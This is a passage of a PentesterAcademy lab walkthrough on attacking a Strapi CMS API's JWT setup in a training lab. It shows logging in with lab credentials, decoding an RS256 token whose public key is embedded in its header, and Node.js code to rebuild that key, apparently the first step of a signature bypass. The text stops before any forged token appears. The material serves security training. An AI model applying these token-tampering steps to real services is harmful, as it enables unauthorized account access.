ATTACK DEFENSE


by PentesterAcademy

Name	JWS Standard for JWT
URL	https://attackdefense.com/challengedetails?cid=1402
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 1942  bytes 208411 (208.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1924  bytes 4501636 (4.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.248.25.2  netmask 255.255.255.0  broadcast 192.248.25.255
        ether 02:42:c0:f8:19:02  txqueuelen 0  (Ethernet)
        RX packets 25  bytes 1914 (1.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3418  bytes 5857890 (5.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3418  bytes 5857890 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.248.25.2.

Therefore, the target REST API is running on 192.248.25.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.248.25.3:1337




```
root@attackdefense:~#
root@attackdefense:~# curl 192.248.25.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.248.25.3:1337/auth/local/ | jq




```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.248.25.3:1337/aut
h/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1535  100  1482  100    53   5951    212 --:--:-- --:--:-- --:--:--  6164
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyMzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiMDBkNDM3ODY4MTY4
MGYxMTkwMzIxNjBlMDFjZTgyMWU2Y2YzZWJmNjc2ZDIxODhmZDRkYmU1ZDQ4MzdhYTYxMmYwMDYzZTYwMmRlOGI3N2I4N2JlMGMzOTlkYzEwZDczM2FlNzlhNzAyYmE3ZDAzOTE3ZDYwMzJkNGQzNWY3ZWEzND
djMGE3YTAxNDQxNTEzOThkYjEwZWYzNjhiZGUzMjE0ZTIyNWRlNjA2YmIyZWQ2M2Q5ZmQzNDA0YjgwM2I1YTIwNTUwYjlkOWY2Y2QzNWM0ODkwN2ExZmI5ZjJkYjhmNzkzNTY5MmE2YTk5NzUyZGNjYTZlOWI3
OTdiZDg2MWMxNmVhODIwYTNmZDYxZGRjY2FmNWI4OGY3NDBjZTNkNjFiNTc3ZTVhMWQ1ZGQ2NmYwNjQ5NWNmY2Q2NzAzYTA0OWMyMzM4MTMwOWVhMjYyMjllNGE5YzZmNjgyOTcxNDM5OWQwYTM3ODc2NTlkOW
Q1ZDM3MGI5NWFlMmQ2NjgxMzYxMGRmMGJmMWM4YjVkNzFhNjc3YTYzMjI2MDIzYTM4OGU0OTFlOGZhOTk2ZGRlNWVhYjY2MGQ3ZGZkYjk5NTMyYmYwMDczYWRlMzE2ODdhYjhlYmJkNWI0MGNjNzQ2MDViN2Nk
MzU2NzFhNDc5YjUyNjQ0MTg2OGY2NzYyYmM0ZiIsImUiOiIxMDAwMSJ9fQ.eyJpZCI6MiwiaWF0IjoxNTczNTgwOTg2LCJleHAiOjE1NzM2NjczODZ9.xgB2zsknOBbghHwKZZZG9Xi0NJGzaeDj7uxg_Y_QfQ
wKU2oPHS-XhwfIR3yVuN1fimSfV-tSeEHsaKlTDRY-YBpY8EhHTSLz3-i6iKeUwE0JarMKZOo5hBsm_OKSwPhhr4ilkXRUAXeyOJNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3coAs5lqNfVBG_HjHk4hXAzjz
p4s0siZD94GsSkbVqwp0gLlgX-gEeMxJSMCKDrBXrbFJpJOTcKYAuRCe6uHVFvzutpFvwKJ2EXOFZsnWqvegcAaCvN5QCBV2O__cSRkhnT5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~# 
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyMzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiMDBkNDM3ODY4MTY4MGYxMTkwMzIxNjBlMDFjZTgyMWU2Y2YzZWJmNjc2ZDIxODhmZDRkYmU1ZDQ4MzdhYTYxMmYwMDYzZTYwMmRlOGI3N2I4N2JlMGMzOTlkYzEwZDczM2FlNzlhNzAyYmE3ZDAzOTE3ZDYwMzJkNGQzNWY3ZWEzNDdjMGE3YTAxNDQxNTEzOThkYjEwZWYzNjhiZGUzMjE0ZTIyNWRlNjA2YmIyZWQ2M2Q5ZmQzNDA0YjgwM2I1YTIwNTUwYjlkOWY2Y2QzNWM0ODkwN2ExZmI5ZjJkYjhmNzkzNTY5MmE2YTk5NzUyZGNjYTZlOWI3OTdiZDg2MWMxNmVhODIwYTNmZDYxZGRjY2FmNWI4OGY3NDBjZTNkNjFiNTc3ZTVhMWQ1ZGQ2NmYwNjQ5NWNmY2Q2NzAzYTA0OWMyMzM4MTMwOWVhMjYyMjllNGE5YzZmNjgyOTcxNDM5OWQwYTM3ODc2NTlkOWQ1ZDM3MGI5NWFlMmQ2NjgxMzYxMGRmMGJmMWM4YjVkNzFhNjc3YTYzMjI2MDIzYTM4OGU0OTFlOGZhOTk2ZGRlNWVhYjY2MGQ3ZGZkYjk5NTMyYmYwMDczYWRlMzE2ODdhYjhlYmJkNWI0MGNjNzQ2MDViN2NkMzU2NzFhNDc5YjUyNjQ0MTg2OGY2NzYyYmM0ZiIsImUiOiIxMDAwMSJ9fQ.eyJpZCI6MiwiaWF0IjoxNTczNTgwOTg2LCJleHAiOjE1NzM2NjczODZ9.xgB2zsknOBbghHwKZZZG9Xi0NJGzaeDj7uxg_Y_QfQwKU2oPHS-XhwfIR3yVuN1fimSfV-tSeEHsaKlTDRY-YBpY8EhHTSLz3-i6iKeUwE0JarMKZOo5hBsm_OKSwPhhr4ilkXRUAXeyOJNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3coAs5lqNfVBG_HjHk4hXAzjzp4s0siZD94GsSkbVqwp0gLlgX-gEeMxJSMCKDrBXrbFJpJOTcKYAuRCe6uHVFvzutpFvwKJ2EXOFZsnWqvegcAaCvN5QCBV2O__cSRkhnT5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiMDBkNDM3ODY4MTY4MGYxMTkwMzIx
NjBlMDFjZTgyMWU2Y2YzZWJmNjc2ZDIxODhmZDRk
YmU1ZDQ4MzdhYTYxMmYwMDYzZTYwMmRlOGI3N2I4
N2JlMGMzOTlkYzEwZDczM2FlNzlhNzAyYmE3ZDAz
OTE3ZDYwMzJkNGQzNWY3ZWEzNDdjMGE3YTAxNDQx
NTEzOThkYjEwZWYzNjhiZGUzMjE0ZTIyNWRlNjA2
YmIyZWQ2M2Q5ZmQzNDA0YjgwM2I1YTIwNTUwYjlk
OWY2Y2QzNWM0ODkwN2ExZmI5ZjJkYjhmNzkzNTY5
MmE2YTk5NzUyZGNjYTZlOWI3OTdiZDg2MWMxNmVh
ODIwYTNmZDYxZGRjY2FmNWI4OGY3NDBjZTNkNjFi
NTc3ZTVhMWQ1ZGQ2NmYwNjQ5NWNmY2Q2NzAzYTA0
OWMyMzM4MTMwOWVhMjYyMjllNGE5YzZmNjgyOTcx
NDM5OWQwYTM3ODc2NTlkOWQ1ZDM3MGI5NWFlMmQ2
NjgxMzYxMGRmMGJmMWM4YjVkNzFhNjc3YTYzMjI2
MDIzYTM4OGU0OTFlOGZhOTk2ZGRlNWVhYjY2MGQ3
ZGZkYjk5NTMyYmYwMDczYWRlMzE2ODdhYjhlYmJk
NWI0MGNjNzQ2MDViN2NkMzU2NzFhNDc5YjUyNjQ0
MTg2OGY2NzYyYmM0ZiIsImUiOiIxMDAwMSJ9fQ.e
yJpZCI6MiwiaWF0IjoxNTczNTgwOTg2LCJleHAiO
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d48
37aa612f0063e602de8b77b87be0c399dc10d733ae79a702ba7d03917d
6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225de606bb
2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f793569
2a6a99752dcca6e9b797bd861c16ea820a3fd61ddccaf5b88f740ce3d6
1b577e5a1d5dd66f06495cfcd6703a049c23381309ea26229e4a9c6f68
29714399d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d71a677
a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade3168
7ab8ebbd5b40cc74605b7cd35671a479b526441868f6762bc4f",
    "e": "10001"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573580986,
  "exp": 1573667386
}
```



```
jE1NzM2NjczODZ9.xgB2zsknOBbghHwKZZZG9Xi0
NJGzaeDj7uxg_Y_QfQwKU2oPHS-
XhwfIR3yVuN1fimSfV-tSeEHsaKlTDRY-
YBpY8EhHTSLz3-
i6iKeUwE0JarMKZOo5hBsm_OKSwPhhr4ilkXRUAX
eyOJNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3co
As5lqNfVBG_HjHk4hXAzjzp4s0siZD94GsSkbVqw
p0gLlgX-
gEeMxJSMCKDrBXrbFJpJOTcKYAuRCe6uHVFvzutp
FvwKJ2EXOFZsnWqvegcAaCvN5QCBV2O__cSRkhnT
5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token
  ,
  Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.
)
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token is using JWS (JSON Web Signature) Standard for creating JWT Token.

The public key used for verifying the token is provided in the header part of the token, namely the n and e parameters of the RSA algorithm.

n:
00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8b77
b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368b
de3214e225de606bb2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a
99752dcca6e9b797bd861c16ea820a3fd61ddccaf5b88f740ce3d61b577e5a1d5dd66f06495cfcd
6703a049c23381309ea26229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0
bf1c8b5d71a677a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8eb
bd5b40cc74605b7cd35671a479b526441868f6762bc4f
e: 10001


Note: As mentioned in the challenge instructions, both n and e are transmitted as hexadecimal string values.

Generating the public key from n and e.

Save the following Node.js code as genPubKey.js:

```
const NodeRSA = require('node-rsa');
const fs = require('fs');

const key = new NodeRSA();

importedKey = key.importKey({
        n:
Buffer.from("00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8
b77b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368bde321
4e225de606bb2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b
797bd861c16ea820a3fd61ddccaf5b88f740ce3d61b577e5a1d5dd66f06495cfcd6703a049c23381309ea26
229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d71a677a63226023a388e4
91e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8ebbd5b40cc74605b7cd35671a479b526441868f
6762bc4f", "hex"),
        e: parseInt("10001", 16),
}, 'components-public');

console.log(importedKey.exportKey("public"))
```

Command: cat genPubKey.js

